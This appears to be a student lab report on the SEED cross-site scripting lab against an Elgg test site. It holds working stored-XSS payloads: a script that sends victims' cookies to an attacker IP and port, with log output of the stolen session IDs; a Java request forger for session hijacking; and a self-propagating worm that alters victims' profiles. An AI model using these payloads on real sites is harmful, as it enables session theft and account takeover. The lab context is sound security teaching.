



Cross-site scripting attack


Task 1: Posting a Malicious Message to Display an Alert Window

- Logged in as Samy and then opened up the Samy's profile edit page.
- In the input field "brief description" in Samy's profile, wrote a javascript which will alert "XSS" to the victim's browser window when he visits Samy's profile.
- For this we have used command **alert("XSS")** in <script> tags.
- <script> tags allows us to write javascript code in HTML file. The browser will compile and execute any javascript code which is defined in <script> tag in HTML it is displaying.




- Now we login as "Alice" and visit Samy's profile.

- Alice got an alert displaying 'XSS'. Thus our attack was successful.
- When Alice visited Samy's profile, browser parsed and executed the code Samy has written in his brief description input field with <script> tags around it instead of just displaying it.




Task 2: Posting a Malicious Message to Display Cookies

- In this task we are writing javascript code to display user cookies in alert window on victim's browser.
- Current user's cookies can be fetched with the command **document.cookies**.
- Then we display the cookie in alert window using alert() command.



- Now Alice visited Samy's profile, she got an alert displaying Alice's cookies for that session. Thus our attack was successful.
- When Alice visited Samy's profile, browser parsed and executed the code Samy has written in his brief description input field with <script> tags around it instead of just displaying it.



Task 3: Stealing Cookies from the Victim's Machine

- In this task we are writing javascript code to add image tag to the HTML page with source value given as in screenshot.
- For writing img tag on HTML page we have used document.write() command.
- For each tag in HTML browsers sends a GET request to the server given by src value in the tag.
- Here we are giving src value as our attacker's machine IP address (192.168.0.45) and port number (9997) on which we have echoserver program listening to all requests.
- In this GET request in URL we are writing victims cookies using document.cookies. For adding cookies to the URL we need to encode the cookies with encoding used for URL syntax, for that we use escape() command.

- When browser sends this GET request to our predefined server address, the GET request with victims cookies gets send out to the attacker's IP address and port on which he has a program listening to all traffic and printing out all requests. So, using this code attacker can get and print victim's cookies for that session.

Edit profile

My display name

Samy

About me Remove editor

Brief description

`<script>document.write('');</scri`

Public

- Alice have visited Samy's profile. Here we can see that Samy's brief description field is empty, it is not displaying any contents.



- If Alice checked the page source code then she can identify an extra code added in the brief description field as shown below.

```
</div>
<div id="profile-details" class="elgg-body pll"><h2>Samy</h2>
<div class="odd">
  <b>Brief description:</b>
  <script>document.write('<img src=http://192.168.0.45:9997?c='+ escape(document.cookie) + ' >');</script>
</div>
</div>
</div>
</div>
<div class="elgg-col-1of3 elgg-widgets" id="elgg-widget-col-1"></div>
<div class="elgg-col-1of3 elgg-widgets" id="elgg-widget-col-2"></div>
<div class="elgg-col-1of3 elgg-widgets" id="elgg-widget-col-3"></div>
<div id="elgg-widget-loader" class="elgg-ajax-loader hidden"></div>
```

- When Alice visits Samy, we can see that due to the code in brief description which got executed when Alice visited Samy's profile page, GET request was sent to the server 192.168.0.45 and on port 9997 with Alice's cookies in that URL.

```
[04/07/2018 16:38] seed@ubuntu:~/XSS/echoserver$ ./echoserv 9997
GET /?c=Elgg%3Daemgt3c3eho5icuqhjhjg9fir20 HTTP/1.1
GET /?c=Elgg%3D9f3v0nmmd10kroqgc29jvd181 HTTP/1.1
GET /?c=Elgg%3D9f3v0nmmd10kroqgc29jvd181 HTTP/1.1
```

- Hence the attack was successful.

Task 4: Session hijacking using the Stolen Cookies.


- Here we login as Bobby and send friend request to Samy.



- Then we use Live HTTP Headers to see that a GET request was sent to the elgg server from browser for adding Samy as a friend to Bobby's profile and we got HTTP 302 as response.
- In this request we can see that we need to provide the **guid** of the user whom we want to add as a friend in URL of GET request.



- With the **guid** we have to provide the **elgg token** and **ts** values for the user who wants add. And in header part of the request we need to set property Cookie with user cookie value in the request.
- For getting the cookie we follow the exact procedure in task3.
- We put the java script used in task3 in samy's profile and when alice visit samy's profile the cookie will be send to the attacker machine echoserver listening to the port.



- We got the elgg_token and elgg_ts from the source code of Alice's profile page.

```

30 elgg.config.lastcache = 1410864370;
31 elgg.config.viewtype = 'default';
32 elgg.config.simplecache_enabled = 1;
33
34 elgg.security.token.__elgg_ts = 1523150870;
35 elgg.security.token.__elgg_token = 'c0800e21d109dfbbfa115c3d17963200';
36

```


- I inserted the collected details into the code provided in the task.
- If the URL and Header content are set perfectly in this program the elgg server will consider the request sent by this java code as legit request and will process that request.
- Compile and run the java code using **javac HTTPSimpleForge.java** and **java HTTPSimpleForge** commands respectively.

```
import java.io.*;
import java.net.*;
public class HTTPSimpleForge {
public static void main(String[] args) throws IOException {
try {
int responseCode;
InputStream responseIn=null;
String requestDetails = "&__elgg_ts=1523150870&__elgg_token=c0800e21d109dfbbfa115c3d17963200";
// URL to be forged.
URL url = new URL ("http://www.xsslabelgg.com/action/friends/add?friend=42"+requestDetails);
// URLConnection instance is created to further parameterize a
// resource request past what the state members of URL instance
// can represent.
HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
if (urlConn instanceof HttpURLConnection) {
urlConn.setConnectTimeout(60000);
urlConn.setReadTimeout(90000);
}
// addRequestProperty method is used to add HTTP Header Information.
// Here we add User-Agent header to the forged HTTP packet.
// Add other necessary HTTP Headers yourself. Cookies should be stolen
// using the method in task3.
urlConn.addRequestProperty("Cookie","Elgg=ql4pc54tcvbjt5o06sce3hgff1");
//HTTP Post Data which includes the information to be sent to the server.
String data = "name=samy&guid=42";
// DoOutput flag of URL Connection should be set to true
// to send HTTP POST message.
urlConn.setDoOutput(true);
```

```
8 LibreOffice Impress d@ubuntu:~/XSS$ sudo javac task4.java
9 d@ubuntu:~/XSS$ sudo java task4
Response Code = 200
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <meta name="ElggRelease" content="1.8.19" />
  <meta name="ElggVersion" content="2014012000" />
  <title>XSS Lab Site</title>
  <link rel="SHORTCUT ICON" href="http://www.xsslabelgg.com/_graphics/favicon.ico" />
  <link rel="stylesheet" href="http://www.xsslabelgg.com/cache/css/default/elgg.1410864370.css" type="text/css" />
  <!--[if gt IE 7]>
    <link rel="stylesheet" type="text/css" href="http://www.xsslabelgg.com/cache/css/default/ie.1410864370.css" />
  <![endif]-->
  <!--[if IE 7]>
    <link rel="stylesheet" type="text/css" href="http://www.xsslabelgg.com/cache/css/default/ie7.1410864370.css" />
  <![endif]-->
  <!--[if IE 6]>
    <link rel="stylesheet" type="text/css" href="http://www.xsslabelgg.com/cache/css/default/ie6.1410864370.css" />
  <![endif]-->
  <script type="text/javascript" src="http://www.xsslabelgg.com/vendors/jquery/jquery-1.6.4.min.js"></script>
```


```

lgg-river-timestamp"><acronym title="7 April 2018 @ 6:11pm">27 minutes ago</acron
ym></span></div>

<div class="elgg-river-attachments clearfix"><div class="elgg-avatar elgg-avatar-
tiny">
<span class="elgg-icon elgg-icon-hover-menu "></span><ul class="elgg-menu elgg-ne
nu-hover"><li><a href="http://www.xsslabelgg.com/profile/charlie"><span class="el
gg-heading-basic">Charlie</span></a></li></ul><a href="http://www.xss
labelgg.com/profile/charlie" class=""></a></di
v>
<span class="elgg-icon elgg-icon-arrow-right "></span><div class="elgg-avatar elg
g-avatar-tiny">
<span class="elgg-icon elgg-icon-hover-menu "></span><ul class="elgg-menu elgg-ne
nu-hover"><li><a href="http://www.xsslabelgg.com/profile/samy"><span class="elgg-
heading-basic">Samy</span></a></li></ul><a href="http://www.xsslabelgg.c
on/profile/samy" class=""></a></div>
</div>
<div class="elgg-river-responses"><form method="post" action="http://www.xsslabel
gg.com/action/comments/add" id="comments-add-42" class="elgg-form hidden elgg-for
m-comments-add"><fieldset><input type="hidden" name="_elgg_token" value="49163f9
2b55d8b86f1cbe012e1fd543" /><input type="hidden" name="__elgg_ts" value="1521151
539" /></fieldset></form></div></div>
</div></li></ul>
</div>
</div>
<div class="elgg-page-footer">
<div class="elgg-inner">
<div class="nts clearfloat float-alt"><a href="http://elg
g.org" class=""></a></div> <
/div>
</div>
</div>
</body>
</html>
[04/07/2018 18:38] seed@ubuntu:~/XSS$


```

- After running the javacode we get in response the HTTP 302 response and the output HTML page displayed in browser. This HTTP 302 response confirms that our attack was successful.
- In the website, we can see that Alice is now friend with Samy, without Alice voluntarily adding Samy as friend.



Task 5: Writing an XSS Worm

- Captured the LiveHTTP header of a sample friend request attempt, to get the required details for constructing the java code.



- Constructed the code as given below.

```
<script id="worm" type="text/javascript">
function xssaddsamy()
{
//timestamp and token
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;

//construct the URL
var sendurl = "http://www.xsslabelgg.com/action/friends/add" + "?friend=42" + token + ts;

//create and send the AJAX request
var Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
function xssinfect()
{
//Access username and guid
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;

//timestamp and token
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;

// set the content and access level for the description field
var desc = "&description=SAMY+is+MY+HERO";
-- INSERT --

```

1,1 Top

```
// set the content and access level for the description field
var desc = "&description=SAMY+is+MY+HERO";
desc += "&accesslevel%5Bdescription%5d=2";

//set url
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

//construct and send ajax
if(elgg.session.user.guid != 42)
{
var Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

//send the post request
Ajax.send(token + ts + name + desc + guid);
}
</script>
```

- In the first function **xssaddsamy()** we are performing the add friend.
- Here we get the timestamp and secret token values from the corresponding Javascript variables.
- Then we construct the URL which includes three parameters: friend, timestamp and token.
- Then we use Ajax to send out the Get request.
- In the second function **xssinfect()** we are modifying the profile of other users.
- This is almost similar to the previous function, except we need to add the **name, guid and desc** to send with the URL and we also include a check to ensure that it does not modify Sammy's own profile.

Edit profile

My display name

Samy

About me Add e...

```
<script id="worm" type="text/javascript">
//timestamp and token
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;

//construct the URL
var sendurl = "http://www.xsslabelgg.com/action/friends/add" + "?friend=42" + token + ts;

//create and send the AJAX request
var Ajax=new XMLHttpRequest();
```

Public


Brief description

- We add the code in Sammy's profile and tag it with `<script>`.

- Now I logged in as Alice and visited Samy's profile.
- Samy got added as Alice friend without Alice's consent.

XSS Lab Site

Activity
Blogs
Bookmarks
Files
Groups
More



Remove friend

Report user

Send a message

Blogs

Samy

About me

XSS Lab Site

Activity
Blogs
Bookmarks
Files
Groups
More

Latest activity




Alice is now a friend with Samy 4 minutes ago




- Then visited Alice's profile, in which about me portion was written as "SAMY is MY HERO". This was also edited without the consent of Alice. This happened because Alice visited Samy's profile which contained the malicious code.

XSS Lab Site

Activity
Blogs
Bookmarks
Files
Groups
More



Edit avatar

Edit profile

Blogs

